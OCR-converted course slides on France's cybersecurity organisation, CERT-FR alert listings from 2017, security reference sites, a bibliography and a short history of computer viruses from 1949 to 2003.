
PROJET DE LOI DE PROGRAMMATION MILITAIRE

2014 / 2019

«Development of military cyber defense capabilities will be subject of an important effort» *(Chapitre 7, Les moyens de la stratégie, , livre blanc 2013)*

French cyber security organization

Interministry Organization :



Prime Minister

National policy management for IT security

Secrétaire général de la défense et de la sécurité nationale (SGDSN)

Agence nationale de la sécurité des systèmes d'information (ANSSI)

Ministry

Defense
Naitonal security
Foreign affairs
Economy
Industry
…


Hauts fonctionnaires de défense et de sécurité (HFDS)

Rules proposition to apply for protecting IT state.
Verify the application of measures adopted
Advice / support Security for administrations
Public information
Contribution to the development of Trusted Services…

Coordination of defense measures prepatation (Vigipirate) and responsible for the IT security

French cyber security organization

Cybersécurité = SSI + cyberdéfense + cybercriminalité



- Préfecture de Police (BEFTI)
- Direction Général de l'Armement (DGA)
- Etat-Major des Armées (EMA)
- Gendarmerie Nationale (IRCGN)
- Police Nationale (OCLCTIC)
- Officier Général "Cyber"


French cyber security organization

- CERTA (Centre d'Expertise gouvernemental de Réponses et de Traitements des Attaques Informatiques)
  - www.certa.ssi.gouv.fr
- CVE (Common vulnerability and exposures)
  - www.cve.mitre.org
  - Noms normalisés des vulnérabilités et risques pour la sécurité des informations
- CERT (Center for Emergency and Response Team)
  - www.cert.org
  - Expertise pour la sécurité internet
- SANS (SysAdmin, Audit, Network, Security)
  - www.sans.org
  - Recherche en sécurité des informations
- CIS (Center for internet security)
  - www.cisecurity.com
  - Gestion des risques liés à la sécurité informatique

French cyber security organization

- SCORE (Security Consensus Operational Readiness Evaluation)
  - www.sans.org/score
  - Communauté de professionnels en sécurité
- ISC (Internet storm center)
  - http://isc.sans.org
  - Journal concernant les détections d'intrusion
- ICAT
  - http://icat.nist.gov/icat.cfm
  - Index d'information sur les vulnérabilités informatiques
- Security Focus
  - www.security-focus.com
  - Communauté de professionnels de la sécurité
- ANSSI
  - *www.ssi.gouv.fr*
  - *Agence Nationale de Sécurité des Systèmes d’Information*

French cyber security organization



Premier ministre

Agence Nationale de la Sécurité des Systèmes d'Information

CERT-FR

Centre gouvernemental de veille, d'alerte et de réponse aux attaques informatiques

Informations utiles
- Que faire en cas d'intrusion ?
- Les systèmes obsolètes
- Liens utiles

L'ANSSI recrute

Les documents du CERT-FR
- Publications récentes
- Les alertes en cours
- Les bulletins d'actualité
- Les notes d'information
- Année en cours

Les Flux RSS du CERT-FR
- Flux RSS complet
- Flux RSS des alertes
- Flux RSS SCADA

À propos du CERT-FR
- Le CERT-FR
- Nous contacter
- Contact us ( )
- A propos du site

Communauté CSIRT
- Les CSIRT
- Le FIRST
- L'EGC

Archives du CERT-FR
- Année 2017
- Année 2016
- Année 2015
- Année 2014
- Année 2013
- Année 2012
- Année 2011
- Année 2010

Actualités

Protéger son site Internet des cyberattaques

Alertes (les 5 plus récentes)

Les alertes sont des documents destinés à prévenir d'un danger immédiat.

CERTFR-2017-ALE-012	Campagne de maliciels prenant l'apparence d'un rançongiciel à multiples capacités de propagation (**Corrigée le 04 juillet 2017**)
CERTFR-2017-ALE-010	Propagation d'un rançongiciel exploitant les vulnérabilités MS17-010 (**Corrigée le 26 juin 2017**)
CERTFR-2017-ALE-008	**Multiples vulnérabilités dans Microsoft Windows XP et Windows Server 2003 (15 mai 2017)**
CERTFR-2017-ALE-011	Campagne de messages électroniques non sollicités de type Jaff (**Corrigée le 14 mai 2017**)
CERTFR-2017-ALE-009	Vulnérabilité dans Microsoft Malware Protection Engine (**Corrigée le 11 mai 2017**)

Avis (les 20 plus récents)

Les avis sont des documents faisant état de vulnérabilités et des moyens de s'en prémunir.

CERTFR-2017-AVI-241	Multiples vulnérabilités dans Microsoft Outlook (28 juillet 2017)
CERTFR-2017-AVI-240	Multiples vulnérabilités dans Fortinet FortiOS (28 juillet 2017)
CERTFR-2017-AVI-239	Multiples vulnérabilités dans les produits VMware (28 juillet 2017)
CERTFR-2017-AVI-238	Multiples vulnérabilités dans McAfee Web Gateway (27 juillet 2017)
CERTFR-2017-AVI-237	Multiples vulnérabilités dans Fortinet FortiOS et FortiAnalyzer (27 juillet 2017)
CERTFR-2017-AVI-236	Multiples vulnérabilités dans Google Chrome (26 juillet 2017)
CERTFR-2017-AVI-235	Multiples vulnérabilités dans Joomla! (26 juillet 2017)
CERTFR-2017-AVI-234	Vulnérabilité dans les produits Citrix (26 juillet 2017)
CERTFR-2017-AVI-233	Multiples vulnérabilités dans le noyau Linux d'Ubuntu (21 juillet 2017)
CERTFR-2017-AVI-232	Vulnérabilité dans le noyau Linux de SUSE (20 juillet 2017)
CERTFR-2017-AVI-231	Multiples vulnérabilités dans Oracle VM Server pour x86 et Oracle Linux (20 juillet 2017)
CERTFR-2017-AVI-230	Vulnérabilité dans Cisco Web Security Appliance (20 juillet 2017)
CERTFR-2017-AVI-229	Multiples vulnérabilités dans les produits Apple (20 juillet 2017)
CERTFR-2017-AVI-228	Multiples vulnérabilités dans SCADA Schneider Electric Trio TView (19 juillet 2017)
CERTFR-2017-AVI-227	Multiples vulnérabilités dans Oracle Sun Systems Products Suite (19 juillet 2017)
CERTFR-2017-AVI-226	Multiples vulnérabilités dans Oracle Database Server (19 juillet 2017)
CERTFR-2017-AVI-225	Multiples vulnérabilités dans Oracle Linux and Virtualization (19 juillet 2017)
CERTFR-2017-AVI-224	Multiples vulnérabilités dans Oracle MySQL (19 juillet 2017)
CERTFR-2017-AVI-223	Multiples vulnérabilités dans Oracle Java SE (19 juillet 2017)
CERTFR-2017-AVI-222	Multiples vulnérabilités dans Wireshark (19 juillet 2017)

Bulletins d'actualité (les 5 plus récents)

Les bulletins d'actualité fournissent une illustration par l'actualité récente de certaines mesures pragmatiques à appliquer.

CERTFR-2017-ACT-030	Bulletin d'actualité numéro 030 de l'année 2017 (31 juillet 2017)

Bibliographical references

- Les virus informatiques : théorie, pratique et applications, *E. Filiol*, 2004, Springer
- Computer networking and the internet, *F. Halsall*, Addison Welseley, 2005 + additional student support at www.pearsoned.co.uk/halsall
- Network security bible, *E. Cole, R. Krutz, JW Conley* , Wiley, 2005.
- Preventing Ransomware, *A. Mohanta M. Hahad K. Velmurugan,* 2018 Packt

- The use of the methods described in this course engages the responsibility of the users!

Virus history

- 1949 : John Von Neumann présente les fondements théoriques des logiciels autocopiés.
- 1960 : Un groupe de jeunes ingénieurs des laboratoires Bell met au point un jeu informatique du nom de Core war : on installe dans la mémoire vive d'un ordinateur deux programmes chargés de se retrouver. Le gagnant doit détruire l'autre en s'autocopiant dans ses fichiers.

Virus history

- 1984 : Le magazine Scientific American présente un guide pour fabriquer ses propres virus.
- 1986 : Les frères Alvi, deux Pakistanais, fournissent à des touristes des copies de logiciels pirates infectés du virus Brain. Ce serait le premier virus clairement identifié et connu. Il a causé de sérieux dégâts sur les campus américains.

Virus history

- 1988 : Robent Morris est arrêté pour fraude informatique. Cet étudiant vient de causer 15 millions de dollars de dommage sur Internet à cause de son virus.
- 1989 : Datacrime : trois virus font trembler les Pays-Bas et la France. La police néerlandaise propose alors un ensemble de programmes informatiques à bas prix pour lutter contre ces virus. C'est à cette époque que la France prend réellement conscience de l'existence des virus.

Virus history

- 1991 : Diffusé par une disquette vendue dans la revue Soft et Micro, le virus Frodo/4096 arrive en France. Le Clusif (Club de la sécurité des systèmes d'information français) propose sur son serveur une procédure de détection et de décontamination pour lutter contre Frodo. Le serveur enregistre 8 000 connexions.
- 1992 : Le virus Michelangelo plonge la planète dans l'effroi. Ses effets restent pourtant limités : 200 000 machines, au lieu des 5 à 15 millions annoncés.

Virus history

- 1995 : Les premiers virus macros destructeurs apparurent en été.
- 1998 : D'après les chiffres publiés par Dr Salomon's, éditeur d'antivirus, on recensait 17 745 virus différents en 1998, contre 18 en 1989.
- 1999 : Le virus Mélissa se propage par internet. Caché dans un document Word, Mélissa s'auto envoyait aux 50 premiers contacts contenus dans le carnet d'adresses d'Outlook. Résultat : plus de 300 000 ordinateurs infectés. Internet devenait le premier vecteur de contamination.

Virus history

- 2000 : Le virus I Love You sème de nouveau la panique sur Internet.
  2003 : Le virus MyDoom a beaucoup fait parlé de lui, et la tête de l'auteur de ce dernier reste mise à prix.